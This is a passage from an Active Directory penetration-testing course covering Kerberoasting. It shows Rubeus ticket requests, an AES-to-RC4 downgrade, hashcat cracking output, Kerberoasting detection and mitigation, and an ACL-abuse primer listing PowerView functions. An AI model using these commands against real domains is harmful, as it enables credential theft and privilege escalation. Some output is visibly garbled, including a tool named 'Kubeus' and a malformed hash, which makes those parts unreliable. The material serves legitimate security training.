Speed.#1.....: 693.3 kB/s (5.41ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2789376/14344385 (19.45%)
Rejected.....: 0/2789376 (0.00%)
Restore.Point....: 2777088/14344385 (19.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: westham76 -> wejustare

Started: Sun Feb 27 15:36:57 2022
Stopped: Sun Feb 27 15:37:04 2022

```

Let's assume that our client has set SPN accounts to support AES 128/256 encryption.



If we check this with PowerView, we'll see that the `msDS-SupportedEncryptionTypes` attribute is set to 24, meaning that AES 128/256 encryption types are the only ones supported.

Checking Supported Encryption Types

```

PS C:\htb> Get-DomainUser testspn -Properties
samaccountname,serviceprincipalname,msds-supportedencryptiontypes

serviceprincipalname          msds-supportedencryptiontypes
samaccountname

-----
-----  

testspn/kerberoast.inlanefreight.local      24
testspn

```

Requesting a new ticket with Rubeus will show us that the account name is using AES-256 (type 18) encryption.

Requesting a New Ticket

```
PS C:\htb> .\Rubeus.exe kerberoast /user:testspn /nowrap

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target User          : testspn
[*] Target Domain        : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)
(!!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : testspn
[*] DistinguishedName   : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName : testspn/kerberoast.inlanefreight.local
[*] PwdLastSet           : 2/27/2022 12:15:43 PM
[*] Supported ETypes     : AES128_CTS_HMAC_SHA1_96,
AES256_CTS_HMAC_SHA1_96
[*] Hash                 :
$krb5tgs$18$testspn$INLANEFREIGHT.LOCAL*$testspn/[email
protected]*$8939F8C5B97A4CAA170AD706$84B0DD2C5A931E123918FFD64561BFE651F89
F079A47053814244C0ECDF15DF136E5787FAC4341A1BDF6D5077EAF155A75ACF0127A167AB
E4B2324C492ED1AF4C71FF8D51927B23656FCDE36C9A7AC3467E4DB6B7DC261310ED05FB7C
73089763558DE53827C545FB93D25FF00B5D89FCBC3BBC6DDE9324093A3AADBE2C6FE21CFB
5AFBA9DCC5D395A97768348ECCF6863EFFB4E708A1B55759095CCA98DE7DE0F7C149357365
FBA1B73FCC40E2889EA75B9D90B21F121B5788E27F2FC8E5E35828A456E8AF0961435D62B1
4BADABD85D4103CC071A07C6F6080C0430509F8C4CDAEE95F6BCC1E3618F2FA054AF97D9ED
04B47DABA316DAE09541AC8E45D739E76246769E75B4AA742F0558C66E74D142A98E1592D9
E48CA727384EC9C3E8B7489D13FB1FDB817B3D553C9C00FA2AC399BB2501C2D79FBF3AF156
528D4BECD6FF03267FB6E96E56F013757961F6E43838054F35AE5A1B413F610AC1474A57DE
8A8ED9BF5DE9706CCDAD97C18E310EBD92E1C6CD5A3DE7518A33FADB37AE6672D15DACE44
208BAC2EABB729C24A193602C3739E2C21FB606D1337E1599233794674608FECE1C9214272
3DFAD238C9E1CB0091519F68242FBCC75635146605FDAD6B85103B3AFA8571D3727F11F058
96103CB65A8DDE6EB29DABB0031DCF03E4B6D6F7D10E85E02A55A80CD8C93E6C8C3ED9F8A9
81BBEA01ABDEB306078973FE35107A297AF3985CF12661C2B8614D136B4AF196D27396C218
59F40348639CD1503F517D141E2E20BB5F78818A1A46A0F63DD00FEF2C1785672B4308AE1C
83ECD0125F30A2708A273B8CC43D6E386F3E1A520E349273B564E156D8EE7601A85D93CF20
F20A21F0CF467DC0466EE458352698B6F67BAA9D65207B87F5E6F61FF3623D46A1911342C0
D80D7896773105FEC33E5C15DB1FF46F81895E32460EEA32F423395B60582571551FF74D15
```

```
16DDA3C3EBAE87E92F20AC9799BED20BF75F462F3B7D56DA6A6964B7A202FE69D9ED62E9CB
115E5B0A50D5BBF2FD6A22086D6B720E1589C41FABFA4B2CD6F0EFFC9510EC10E3D4A2BEE8
0E817529483D81BE11DA81BBB5845FEC16801455B234B796728A296C65EE1077ABCF67A48B
96C4BD3C90519DA6FF54049DE0BD72787F428E8707A5A46063CE57E890FC22687C4A1CF6BA
30A0CA4AB97E22C92A095140E37917C944EDCB64535166A5FA313CEF6EB5295F9B8872D39
8973362F218DF39B55979BDD1DAD5EC8D7C4F6D5E1BD09D87917B4562641258D1DFE0003D2
CC5E7BCA5A0FC1FEC2398B1FE28079309BEC04AB32D61C00781C92623CA2D638D1923B3A94
F811641E144E17E9E3FFB80C14F5DD1CBAB7A9B53FB5895DFC70A32C65A9996FB9752B147A
FB9B1DFCBECA37244A88CCBD36FB1BF38822E42C7B56BB9752A30D6C8198B6D64FD08A2B59
67414320D532F0404B3920A5F94352F85205155A7FA7EB6BE5D3A6D730318FE0BF60187A23
FF24A84C18E8FC62DF6962D91D2A9A0F380987D727090949FEC4ADC0EF29C7436034A0B9D9
1BA36CC1D4C457392F388AB17E646418BA9D2C736B0E890CF20D425F6D125EDD9EFCA0C3DA
5A6E203D65C8868EE3EC87B853398F77B91DDCF66BD942EC17CF98B6F9A81389489FCB6034
9163E10196843F43037E79E10794AC70F88225EDED2D51D26413D53
```

To run this through Hashcat, we need to use hash mode `19700`, which is Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96) per the handy Hashcat [example_hashes](#) table. We run the AES hash as follows and check the status, which shows it should take over 23 minutes to run through the entire rockyou.txt wordlist by typing `s` to see the status of the cracking job.

Running Hashcat & Checking the Status of the Cracking Job

```
hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session.....: hashcat
Status.....: Running
Hash.Name....: Kerberos 5, etype 18, TGS-REP
Hash.Target...:
$krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
Time.Started...: Sun Feb 27 16:07:50 2022 (57 secs)
Time.Estimated.: Sun Feb 27 16:31:06 2022 (22 mins, 19 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 10277 H/s (8.99ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 583680/14344385 (4.07%)
Rejected.....: 0/583680 (0.00%)
Restore.Point...: 583680/14344385 (4.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3264-3328
Candidates.#1...: skitz -> sammy<3
```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

When the hash finally cracks, we see that it took 4 minutes 36 seconds for a relatively simple password on a CPU. This would be greatly magnified with a stronger/longer password.

Viewing the Length of Time it Took to Crack

```
Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 18, TGS-REP
Hash.Target...:
$krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
Time.Started...: Sun Feb 27 16:07:50 2022 (4 mins, 36 secs)
Time.Estimated.: Sun Feb 27 16:12:26 2022 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 10114 H/s (9.25ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2789376/14344385 (19.45%)
Rejected.....: 0/2789376 (0.00%)
Restore.Point...: 2783232/14344385 (19.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4032-4095
Candidates.#1...: wenses28 -> wejustare
```

We can use Rubeus with the `/tgtdeleg` flag to specify that we want only RC4 encryption when requesting a new service ticket. The tool does this by specifying RC4 encryption as the only algorithm we support in the body of the TGS request. This may be a failsafe built-in to Active Directory for backward compatibility. By using this flag, we can request an RC4 (type 23) encrypted ticket that can be cracked much faster.

Using the `/tgtdeleg` Flag

```

PS C:\Users\htb-student\Desktop> .\Kubeus.exe kerberoast /tgtdeleg /user:testspn /nowrap
[+] KUBEUS v2.0.2
[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User       : testspn
[*] Target Domain    : INLANEFREIGHT.LOCAL
[*] Ticket successfully imported!
[*] Searching path 'LDAP://DC04.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(&!UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1

[*] SamAccountName   : testspn
[*] DistinguishedName: CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName: SPN$kerberoast.inlanefreight.local
[*] PwdLastSet        : 2/27/2022 2:34:53 PM
[*] Supported ETYPES  : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash              : $krbtgsz$3$testspn$INLANEFREIGHT.LOCAL$testspn$kerberoast.inlanefreight.local$BE1042FAA7C43505427EDABC0D44552$5F1F04B180DEA146BE15F43DF00206F4EBE185C26COCEDE891D8027245B18DB251F29446776AD40D853FD0FC3A5727E5E1A256744854287667D80456F44124D121E02CF50C15EE049EFP65AE4EB3CAB1E0905ACE1D1E8CCD2C2BF90988AA4494D03FB865BC336EA66B3C0CB24260977E601E13289ED4E9442535FE4443C9E563FA8840F5D9DB4208F59AACAE9655290256615544C82BB8E299C85FD20076EEA1B5C48E7AB78544DAEB79F7C60E65F5F159DAB76EAD728F6DE4903E8A0F65CCF385A9993FF080E2D4B201880E44A2B656A88B1FBC7980E5E753748419E02F0A8D81C97B3208F7E131B69F8D35E04C2E368B74A3A52CD95E148657A08B7AFAAFAE267903352ED8D0D3D95CC9B69EE33E8EFE4D48F35009A28502A48C3817C8669D1E84293C1CAABDCBACFA6ACF843C49B288B403855776920097D01B0D67A13DB21D909CE5EE292ACC4485519E2C929C57DE48C7861A704641BC4348695434BFC8224A51A783683128CE65EBC6D95B19E29E6B4BC9E2B3E817152C1ACE2F885AC5A6B427A897F61F0166F85C5429E463A051C7EF7707A3B1D262A0ACB2A646883EE055021AC02751B8CB103B9028D9FB0EF7FB7815D9F5A240186EADEE7DC033ECA2DE1B88B7AB431B9C74A7E74D83C7F69F4A84CBE0251E7D287D00DBF263D8814931FB0BC77718F23C7C55E93C0753153B40762FDFEBE165F622292A2AD50FC569687285F0F96866FGCA472FB132F7E700FB7F73D3E4FD641BE03A4E2EB80EDEE2EB89037006A12834DFE83B140A0B198E863E6D280B6139E5375505F8E2AB7492CF17016694A1A9399F8E500C6C3EOCBCE4C858D8E4E158428283D8786280C22C1D380768079B20A83143F56F714D2E29E5D7510D60844E5E93F7A0B28EACB3CF4CCA89F822F5B787AD54E8B30AD4F8A82360D6F0F8A22A806E41FFF9847F3A2DFE8A3117300875E3057801D4C9D260E05689180893816F49F5671EA708AB84D11F4C3C3F2F45302A0D12B9C945BD377629CD288F6896D97EC066B3B44B696862C48D65186BA72C8D49C15EF19E19785075B6B42EEB1B09842ECD8471DC6521F93D27DF9D06674FD0CA6E91CD39365AFA8B6D04044812F364E03963D0AE8E40A0394486D9363CDE2A68B2618ADC42D980F3FA9A1L24Z0C3895C9F1BC9A0DC019E759A083D2E2E076CFC0DB858C8790224FF83D5188851A1704D50928BF5EDA919E657FB43C58D655FFE42D5E8FB1C8429D61A01E7F5782CEA43F461C08DE38A81988FC1EA4178F7BC77962603D752E6D7869FB9368EC6C4D15B7F6E67619E1BEC82820D72DD2B7D284819E8FC1


```

In the above image, we can see that when supplying the `/tgtdeleg` flag, the tool requested an RC4 ticket even though the supported encryption types are listed as AES 128/256. This simple example shows the importance of detailed enumeration and digging deeper when performing attacks such as Kerberoasting. Here we could downgrade from AES to RC4 and cut cracking time down by over 4 minutes and 30 seconds. In a real-world engagement where we have a strong GPU password cracking rig at our disposal, this type of downgrade could result in a hash cracking in a few hours instead of a few days and could make and break our assessment.

Note: This does not work against a Windows Server 2019 Domain Controller, regardless of the domain functional level. It will always return a service ticket encrypted with the highest level of encryption supported by the target account. This being said, if we find ourselves in a domain with Domain Controllers running on Server 2016 or earlier (which is quite common), enabling AES will not partially mitigate Kerberoasting by only returning AES encrypted tickets, which are much more difficult to crack, but rather will allow an attacker to request an RC4 encrypted service ticket. In Windows Server 2019 DCs, enabling AES encryption on an SPN account will result in us receiving an AES-256 (type 18) service ticket, which is substantially more difficult (but not impossible) to crack, especially if a relatively weak dictionary password is in use.

It is possible to edit the encryption types used by Kerberos. This can be done by opening Group Policy, editing the Default Domain Policy, and choosing: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options , then double-clicking on Network security: Configure encryption types


allowed for Kerberos and selecting the desired encryption type allowed for Kerberos. Removing all other encryption types except for RC4_HMAC_MD5 would allow for the above downgrade example to occur in 2019. Removing support for AES would introduce a security flaw into AD and should likely never be done. Furthermore, removing support for RC4 regardless of the Domain Controller Windows Server version or domain functional level could have operational impacts and should be thoroughly tested before implementation.



Mitigation & Detection


An important mitigation for non-managed service accounts is to set a long and complex password or passphrase that does not appear in any word list and would take far too long to crack. However, it is recommended to use [Managed Service Accounts \(MSA\)](#), and [Group Managed Service Accounts \(gMSA\)](#), which use very complex passwords, and automatically rotate on a set interval (like machine accounts) or accounts set up with LAPS.

Kerberoasting requests Kerberos TGS tickets with RC4 encryption, which should not be the majority of Kerberos activity within a domain. When Kerberoasting is occurring in the environment, we will see an abnormal number of TGS-REQ and TGS-REP requests and responses, signaling the use of automated Kerberoasting tools. Domain controllers can be configured to log Kerberos TGS ticket requests by selecting [Audit Kerberos Service Ticket Operations](#) within Group Policy.



Doing so will generate two separate event IDs: [4769](#): A Kerberos service ticket was requested, and [4770](#): A Kerberos service ticket was renewed. 10-20 Kerberos TGS requests for a given account can be considered normal in a given environment. A large amount of 4769 event IDs from one account within a short period may indicate an attack.

Below we can see an example of a Kerberoasting attack being logged. We see many event ID 4769 being logged in succession, which appears to be anomalous behavior. Clicking into one, we can see that a Kerberos service ticket was requested by the `htb-student` user (attacker) for the `sqldev` account (target). We can also see that the ticket encryption type is `0x17`, which is the hex value for 23 (`DES_CBC_CRC`, `DES_CBC_MD5`, `RC4`, `AES 256`), meaning that the requested ticket was RC4, so if the password was weak, there is a good chance that the attacker would be able to crack it and gain control of the `sqldev` account.



Some other remediation steps include restricting the use of the RC4 algorithm, particularly for Kerberos requests by service accounts. This must be tested to make sure nothing breaks within the environment. Furthermore, Domain Admins and other highly privileged accounts should not be used as SPN accounts (if SPN accounts must exist in the environment).

This excellent [post](#) by Sean Metcalf highlights some mitigation and detection strategies for Kerberoasting.

Continuing Onwards

Now that we have a set of (hopefully privileged) credentials, we can move on to see where we can use the credentials. We may be able to:

- Access a host via RDP or WinRM as a local user or a local admin
- Authenticate to a remote host as an admin using a tool such as PsExec
- Gain access to a sensitive file share
- Gain MSSQL access to a host as a DBA user, which can then be leveraged to escalate privileges

Regardless of our access, we will also want to dig deeper into the domain for other flaws and misconfigurations that can help us expand our access and add to our report to provide more value to our clients.

Access Control List (ACL) Abuse Primer

For security reasons, not all users and computers in an AD environment can access all objects and files. These types of permissions are controlled through Access Control Lists (ACLs). Posing a serious threat to the security posture of the domain, a slight misconfiguration to an ACL can leak permissions to other objects that do not need it.

Access Control List (ACL) Overview


In their simplest form, ACLs are lists that define a) who has access to which asset/resource and b) the level of access they are provisioned. The settings themselves in an ACL are called Access Control Entries (ACEs). Each ACE maps back to a user, group, or process (also known as security principals) and defines the rights granted to that principal. Every object has an ACL, but can have multiple ACEs because multiple security principals can access objects in AD. ACLs can also be used for auditing access within AD.

There are two types of ACLs:

1. Discretionary Access Control List (DACL) - defines which security principals are granted or denied access to an object. DACLs are made up of ACEs that either allow or deny access. When someone attempts to access an object, the system will check the DACL for the level of access that is permitted. If a DACL does not exist for an object, all who attempt to access the object are granted full rights. If a DACL exists, but does not have any ACE entries specifying specific security settings, the system will deny access to all users, groups, or processes attempting to access it.
2. System Access Control Lists (SACL) - allow administrators to log access attempts made to secured objects.


We see the ACL for the user account `forend` in the image below. Each item under `Permission entries` makes up the DACL for the user account, while the individual entries (such as `Full Control` or `Change Password`) are ACE entries showing rights granted over this user object to various users and groups.

Viewing forend's ACL



The SACLs can be seen within the Auditing tab.

Viewing the SACLs through the Auditing Tab



Access Control Entries (ACEs)

As stated previously, Access Control Lists (ACLs) contain ACE entries that name a user or group and the level of access they have over a given securable object. There are three main types of ACEs that can be applied to all securable objects in AD:


ACE	Description
Access denied ACE	Used within a DACL to show that a user or group is explicitly denied access to an object
Access allowed ACE	Used within a DACL to show that a user or group is explicitly granted access to an object
System audit ACE	Used within a SACL to generate audit logs when a user or group attempts to access an object. It records whether access was granted or not and what type of access occurred

Each ACE is made up of the following four components:

1. The security identifier (SID) of the user/group that has access to the object (or principal name graphically)
2. A flag denoting the type of ACE (access denied, allowed, or system audit ACE)
3. A set of flags that specify whether or not child containers/objects can inherit the given ACE entry from the primary or parent object
4. An [access mask](#) which is a 32-bit value that defines the rights granted to an object

We can view this graphically in Active Directory Users and Computers (ADUC). In the example image below, we can see the following for the ACE entry for the user forend:

Viewing Permissions through Active Directory Users & Computers



1. The security principal is Angela Dunn ([\[email protected\]](mailto:adunn@inlanefreight.local))
2. The ACE type is Allow
3. Inheritance applies to the "This object and all descendant objects," meaning any child objects of the `forend` object would have the same permissions granted
4. The rights granted to the object, again shown graphically in this example

When access control lists are checked to determine permissions, they are checked from top to bottom until an access denied is found in the list.

Why are ACEs Important?

Attackers utilize ACE entries to either further access or establish persistence. These can be great for us as penetration testers as many organizations are unaware of the ACEs applied to each object or the impact that these can have if applied incorrectly. They cannot be detected by vulnerability scanning tools, and often go unchecked for many years, especially in large and complex environments. During an assessment where the client has taken care of all of the "low hanging fruit" AD flaws/misconfigurations, ACL abuse can be a great way for us to move laterally/vertically and even achieve full domain compromise. Some example Active Directory object security permissions are as follows. These can be enumerated (and visualized) using a tool such as BloodHound, and are all abusable with PowerView, among other tools:


- `ForceChangePassword` abused with `Set-DomainUserPassword`
- `Add Members` abused with `Add-DomainGroupMember`
- `GenericAll` abused with `Set-DomainUserPassword` or `Add-DomainGroupMember`

- **GenericWrite** abused with Set-DomainObject
- **WriteOwner** abused with Set-DomainObjectOwner
- **WriteDACL** abused with Add-DomainObjectACL
- **AllExtendedRights** abused with Set-DomainUserPassword or Add-DomainGroupMember
- **Addself** abused with Add-DomainGroupMember

In this module, we will cover enumerating and leveraging four specific ACEs to highlight the power of ACL attacks:

